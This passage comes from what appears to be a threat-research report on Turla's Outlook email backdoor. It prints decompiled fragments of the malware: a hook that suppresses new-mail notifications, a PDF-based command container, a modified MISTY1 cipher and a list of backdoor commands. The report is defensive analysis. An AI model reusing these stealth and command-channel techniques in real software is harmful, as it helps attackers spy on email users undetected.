
Figure 14 // Unread email

Second, it hooks the `CreateWindowsEx` function as shown in Figure 15 and Figure 16. It prevents the creation of windows of type NetUIHWND, the type of windows used by Outlook for its notifications displayed at the bottom right of the screen.



```
new_memory = (char *)VirtualProtect(addr_fct_to_hook, v3, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !new_memory )
  return new_memory;
new_memory = (char *)VirtualAlloc(0, 10u, 0x3000u, PAGE_EXECUTE_READWRITE);
new_memory_cpy = new_memory;
if ( !new_memory )
  return new_memory;
v10 = 0x68;                                   // push
v11 = &addr_fct_to_hook[v3];
v12 = 0xC3u;                                  // ret
memmove_0(new_memory, addr_fct_to_hook, v3);
memmove_0(&new_memory_cpy[v3], &v10, 6u);
v7 = 0x68;
v8 = COutlookClient_F_CreateWindow_hook;
v9 = 0xC3u;
```


Figure 15 // Setup of CreateWindowsEx hook



```
int __stdcall COutlookClient_F_CreateWindow_hook(int a1, void *lp, int a3, int a4,
{
  if ( !lp )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( IsBadReadPtr(lp, 1u) )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( !byte_100679AC )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( wcscmp((const wchar_t *)lp, L"NetUIHWND") )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  Sleep(0x3E8u);
  if ( is_not_parsing_incoming_email )          // 0 when parsing emails
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  is_not_parsing_incoming_email = 1;
  return 0;
}
```

Figure 16 // CreateWindowsEx hook

Figure 17 is an example of a NetUIHWND window that is normally triggered in Outlook when a new message is received. As a result of the `CreateWindowEx` hook, no notification is displayed to the user when the attacker sends an email to the backdoor.




John Smith
test
Can you see the pop-up?

Figure 17 // New message notification

## The Bat!

Even though the installation function to register a plugin for The Bat! is no longer present, there is legacy code that implements the same functionality as for Outlook, but using The Bat! API.

As shown in Figure 18, it uses a pipe to communicate with The Bat! in order to fetch users' information, read and send emails. However, all the remaining functions, such as those used to log emails or execute commands, are completely identical to Outlook.



```
void __stdcall CTheBat_write_in_thebat_pipe(LPCVOID lpBuffer)
{
  char *v1; // esi
  HANDLE v2; // edi
  DWORD v3; // eax
  DWORD NumberOfBytesWritten; // [esp+14h] [ebp-10h]
  int v5; // [esp+20h] [ebp-4h]

  v1 = Z_str_2("\\\\.\\pipe\\The Bat! %d CmdLine");
  v5 = 0;
  v2 = CreateFileA(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
  if ( v2 == (HANDLE)-1 )
    F_GetLastError();
  LOBYTE(v5) = 1;
  NumberOfBytesWritten = 0;
  v3 = strlen((const char *)lpBuffer);
  if ( !WriteFile(v2, lpBuffer, v3, &NumberOfBytesWritten, 0) )
    F_GetLastError();
  CloseHandle(v2);
  j_j__free(v1);
}
```

Figure 18 // The Bat! pipe

## 3.3 Backdoor

As detailed in the previous section, this malware is able to manipulate and exfiltrate emails. This is also a full-featured backdoor controlled by email, and which can work independently of any other Turla component. Therefore, the backdoor does not need a full-internet connection and can work on any computer able to send external emails. This could be very useful in strictly controlled environments with, for example, a highly filtered internet connection. Moreover, even if the attackers' email address is disabled, they can still regain control of it by sending a command from another address. This email would be hidden from the user too, as it would contain commands interpreted by the backdoor. Thus, this malware is almost as resilient as a rootkit inspecting the incoming network traffic.


### PDF format

In early 2018, multiple media claimed that Turla operators used mail attachments to control infected machines.

It turns out that this information is accurate. In-depth analysis of the Turla Outlook backdoor enabled us to ascertain how the commands are sent and interpreted by the malware.

The commands are sent via email messages with specially crafted PDF attachments. We were not able to capture any real sample of PDFs containing commands but they are probably valid PDF documents, as are the PDFs generated by the backdoor for exfiltration purposes.

From the PDF documents, the backdoor is able to recover what attackers call a container in the logs. This is a binary blob with a special format that contains encrypted commands for the backdoor. Figure 19 shows the routine responsible for extracting this container. Technically, the attachment does not have to be a valid PDF document. The only requirement is that it includes a container in the right format.



```
LOWORD(magic) = 0xD8FFu;
BYTE2(magic) = 0xFFu;
len_3_1 = len_3;
if ( !len_3 )
  return (char)attachment_data_1;
attachment_data = attachment_data_1;
v9 = 681 - (_DWORD)attachment_data_1;
do
{
  j = 0;
  while ( 1 )
  {
    LOBYTE(attachment_data_1) = attachment_data[j];
    if ( (_BYTE)attachment_data_1 != *((_BYTE *)&magic + j) )
      break;
    if ( (unsigned int)++j >= 3 )
    {
      attachment_data_1 = &attachment_data[v9 + 8];
      k = 689;
      v19 = attachment_len_1 - 12;
      if ( (unsigned int)attachment_data_1 < attachment_len_1 - 12 )
      {
        while ( k < 500000 )
        {                                     // container found
          v12 = *(_DWORD *)&attachment_data[k];
          *(_DWORD *)&attachment_data[k + 4] ^= v12;
          v13 = *(_DWORD *)&attachment_data[k + 8] ^ v12;
          *(_DWORD *)&attachment_data[k + 8] = v13;
          if ( *(_DWORD *)&attachment_data[k + 4] == 0xDEDEDE )
```

Figure 19 // Extraction of the command container from the PDF

The container has a very complex structure, with many different checks. While it could have been designed to prevent communication errors, we believe the structure was mostly created to hamper the reverse engineering process. Figure 20 summarizes the structure of the container.





Figure 20 // Structure of the command container

Just before the initialization vector, there is a list of instruction descriptors. The following table describes the different ID values:

Table 1. **Container: Description of the headers**

| ID | Description |
|---|---|
| 2 | Offset of the decryption function (should be 0x11) |
| 3 | Decryption key ID (should be 0x1) |
| 4 | Offset of the decompression function (should be 0x11) |
| 6 | Size of encrypted data |
| 7 | CRC32 of encrypted data |

The descriptors of IDs 2 and 4 are used to retrieve the encryption and decompression functions, as shown in Figure 21. However, only one encryption algorithm and one compression algorithm are implemented in the malware. Thus, the only objective of these fields is to complicate the analysis of the backdoor.



```
F_add_to_list((int)&list_of_fonctions, 0x10u, (int)nullsub_1);
F_add_to_list((int)&list_of_fonctions, 0x11u, (int)CBackdoor_MessageBox);
F_add_to_list((int)&list_of_fonctions, 0x12u, (int)CBackdoor_Sleep);
F_add_to_list((int)&list_of_fonctions_2, 0x11u, (int)Crypto::_F_encrypt_data_for_pdf);
F_add_to_list((int)&list_of_fonctions_3, 0x11u, (int)Crypto::_F_decrypt_wrapper);
F_add_to_list((int)&list_of_fonctions_4, 0x11u, (int)sub_10020F89);
F_add_to_list((int)&list_of_fonctions_5, 0x11u, (int)BZip2::_decompress);
F_add_to_list((int)&list_of_fonctions, 0x20u, (int)CBackdoor_delete_file);
F_add_to_list((int)&list_of_fonctions, 0x21u, (int)CBackdoor_get_file);
```

Figure 21 // Decompression and decryption function offsets

The commands are in the last part of the structure. They are encrypted using MISTY1 and compressed with bzip2. In the same PDF, many different commands can be included, and each command can have multiple arguments.

## Cryptography

Here we describe the encryption algorithms used.

### XOR encryption

A part of the container (starting at the first CRC32) is XORed with a byte stream generated by a custom function. It takes a seed, which is passed to `srand`, to generate a second seed by calling `rand`. This second seed is used in the function, shown in Figure 22, as an argument, with the data to XOR:

```
int __usercall F_bytestream_xor@<eax>(unsigned int len@<edx>, int ciphertext@<ecx>,
unsigned int seed)
{
   unsigned int v3; // ebx
   int v4; // esi
   unsigned int v5; // edi
   int result; // eax
   unsigned int v7; // ecx
   char *v8; // edx
   unsigned int v9; // esi
   byte key[512]; // [esp+Ch] [ebp-204h]
   char *v11; // [esp+20Ch] [ebp-4h]

   v3 = len;
   v11 = (char *)ciphertext;
   srand(seed);
   v4 = 0;
   v5 = 0;
   do
   {
        result = rand();
        *(_DWORD *)&key[4 * v5++] = result;
   }
   while ( v5 < 128 );
   v7 = 0;
   if ( !v3 )
        return result;
   v8 = v11;
   do
   {
        v8[v7] ^= key[v4];
        v9 = v4 + 1;
        result = -(v9 < 512);
        v4 = result & v9;
        ++v7;
   }
   while ( v7 < v3 );
   return result;
}
```

Figure 22 // XOR stream function (HexRay decompilation output)

### MISTY1


Turla developers like to use less common or modified encryption algorithms in their backdoors:

- For Carbon and Snake, they used CAST-128 [11]
- For Gazer, they used a custom implementation of RSA [12]
- For Mosquito, they used Blum Blum Shub as the random number generator for their XOR byte stream [13]
- For the Uroburos rootkit, they used a modified version of ThreeFish [14]

In the Outlook backdoor, they implemented MISTY1 [15], which is a symmetric encryption algorithm created by cryptographers from Mitsubishi Electric in 1995. It has the following properties:


- Is Symmetric
- Has a 128-bit key
- Employs two pre-computed tables: s7 (128 bytes) and s9 (2048 bytes)

- Uses three functions: FL, FO, FI
  - FL performs some XOR operations between the entry byte and the expanded key
  - FO also performs XOR operations between the entry and the expanded key, but also uses FI
  - FI performs a non-linear substitution using s7 and s9
- Operates on blocks of 64 bits
- Perform Eight rounds (a round is a call to the function FO)
- Uses a Feistel cipher



```
do
{
  v10 = (unsigned __int8)iv[v9++ + 1];
  EK[v9 + 31] = byte_10063D70[v10];
}
while ( v9 < 16 );
Crypto::_Z_key_expansion((int)EK, (unsigned __int16 *)K);
memset(K, 0, 16u);
memset(iv, 0, 16u);
v11 = malloc((ciphertext_len - iv_256 + 3) & 0xFFFFFFF8);
v12 = (_DWORD **)a4;
*a4 = v11;
if ( !v11 )
  return 1;
j = 0;
real_ciphertext_len = ciphertext_len - iv_256 - 4;
if ( ciphertext_len - iv_256 != 4 )
{
  v20 = &ciphertext_1[iv_256];
  v21 = iv_256 + 8 * ((ciphertext_len - iv_256 - 5) >> 3) + 8;
  ciphertext_real = (int *)&ciphertext_1[iv_256];
  do
  {
    Crypto::_decrypt_a_bloc((int)EK, &(*v12)[j / 4], (unsigned int *)&ciphertext_real[j / 4]);
    if ( !(_WORD)j )
      Sleep(0);
    v12 = (_DWORD **)a4;
    j += 8;
  }
  while ( j < real_ciphertext_len );
  iv_256 = v21;
}
```

Figure 23 // MISTY1




```
v6 = Crypto::_MISTY_FLINV(*input, EK, 9u);
v7 = Crypto::_MISTY_FLINV(input[1], EK_1, 8u);
v8 = Crypto::_MISTY_FO(v6, EK_1, 7u) ^ v7;
v9 = Crypto::_MISTY_FO(v8, EK_1, 6u);
v10 = Crypto::_MISTY_FLINV(v9 ^ v6, EK_1, 7u);
v11 = Crypto::_MISTY_FLINV(v8, EK_1, 6u);
v12 = Crypto::_MISTY_FO(v10, EK_1, 5u) ^ v11;
v13 = Crypto::_MISTY_FO(v12, EK_1, 4u);
v14 = Crypto::_MISTY_FLINV(v13 ^ v10, EK_1, 5u);
v15 = Crypto::_MISTY_FLINV(v12, EK_1, 4u);
v16 = Crypto::_MISTY_FO(v14, EK_1, 3u) ^ v15;
v17 = Crypto::_MISTY_FO(v16, EK_1, 2u);
v18 = Crypto::_MISTY_FLINV(v17 ^ v14, EK_1, 3u);
v19 = Crypto::_MISTY_FLINV(v16, EK_1, 2u);
v20 = Crypto::_MISTY_FO(v18, EK_2, 1u) ^ v19;
v21 = Crypto::_MISTY_FO(v20, EK_2, 0);
v22 = Crypto::_MISTY_FLINV(v21 ^ v18, EK_2, 1u);
result = Crypto::_MISTY_FLINV(v20, EK_2, 0);
output_1[1] = v22;
*output_1 = result;
```

Figure 24 // Eight rounds to encrypt a block

However, Turla developers have slightly modified the algorithm:

- They added two XOR operations in the FI function, as shown in Figure 25
- The 128–bit key is generated from two hardcoded 1024–bit keys plus a 2048–bit Initialization Vector.
- They changed the s7 and s9 tables. This breaks all the tools that recognize cryptographic algorithms based on the s-table values. Both the modified and original s-tables contain the same values. They were simply shuffled.



```
int fi( int  fi_in, int  fi_key)
{
  int  d9, d7;

  d9 = (fi_in >> 7) & 0x1ff;
  d7 = fi_in & 0x7f;
  d9 = s9[d9] ^ d7;
  d7 = (s7[d7] ^ d9) & 0x7f;

  d7 = d7 ^ ((fi_key >> 9) & 0x7f);
  d9 = d9 ^ (fi_key & 0x1ff);
  d9 = s9[d9] ^ d7;
  return ((d7<<9) | d9);
}
```

```
int fi( int  fi_in, int  fi_key)
{
    int  d9, d7;

    d9 = (fi_in >> 7) & 0x1ff;
    d7 = fi_in & 0x7f;
    d9 = s9[d9] ^ d7 ^ 0xA5;
    d7 = (s7[d7] ^ d9 ^ 0xFFDA) & 0x7f;

    d7 = d7 ^ ((fi_key >> 9) & 0x7f);
    d9 = d9 ^ (fi_key & 0x1ff);
    d9 = s9[d9] ^ d7 ^ 0xA5;
    return ((d7<<9) | d9);
}
```

Figure 25 // Comparison of FI functions (Left: Original, Right: Turla implementation)

## Functions


The backdoor implements many different commands, from file exfiltration to execution of commands. Table 2 shows the different functions:

Table 2. **List of backdoor commands**

| ID | Description |
|---|---|
| 0x10 | Not implemented |
| 0x11 | Display a MessageBox |
| 0x12 | Sleep |
| 0x20 | Delete file |
| 0x21 | Get file |
| 0x22 | Set operator email address (overriding the initial one hardcoded in the DLL) |
| 0x23 | Put file |
| 0x24 | Run shell command |
| 0x25 | Create process |
| 0x26 | Delete directory |
| 0x27 | Create directory |
| 0x28 | Change timeout (interval for emails sent to the operator) |
| 0x29 | Run Powershell command (Empire PSInject) – 2018 version of the backdoor |
| 0x2A | Set answer mode – 2018 version of the backdoor |

For function 0x29, Turla developers copied code from the Empire project PSInject [16]. It allows them to run PowerShell code in a special executable called a PowerShell Runner, without calling `powershell.exe`. The main advantage is that the malware is still able to execute PowerShell commands even if `powershell.exe` is blocked on the compromised computer.

Following thorough analysis of the malware, we were able to craft a PDF that can be successfully interpreted by the backdoor. Figure 26 shows the execution of a MessageBox and the launch of a calculator (`calc.exe`) after Outlook received an email containing that PDF document. It demonstrates that this backdoor, apparently designed to receive commands via PDF email attachments, is functional and may be controlled by anybody who understands its custom format.


By Turla

You've been pwned!

```
Process Explorer - Sysinternals: www.sysinternals.com [WIN-QOQJ9JP1F2P\user1]

Process            CPU  Private Bytes  Working Set  PID   Description                    Company Name
  OUTLOOK.EXE           52,992 K       97,228 K     1088  Microsoft Outlook              Microsoft Corporation
    calc.exe            6,152 K        11,740 K     1868  Windows Calculator             Microsoft Corporation
  procexp.exe           2,596 K        7,152 K      2652  Sysinternals Process Explorer  Sysinternals - www.sysir
    procexp64.exe

CPU Usage: 0.79%   Commit Charge: 28.95%   Processes: 48   Physical Usage: 48.60%
```

Figure 26 // Execution of the commands specified in the PDF document

## 3.4 Further features

Apart from its backdoor functionality implemented as an email client plugin, this malware has a couple of features worth describing further.

### Virtual File System

This malware does not use any configuration file but it maintains a small virtual file system in the windows registry under the key `HKCU\Software\Microsoft\Windows\CurrentVersion\Settings\ZonePolicy\`. Other Turla backdoors, such as Gazer [12], also keep a VFS in the Windows registry. We were able to identify the meaning some of the registry values, as shown in Table 3.

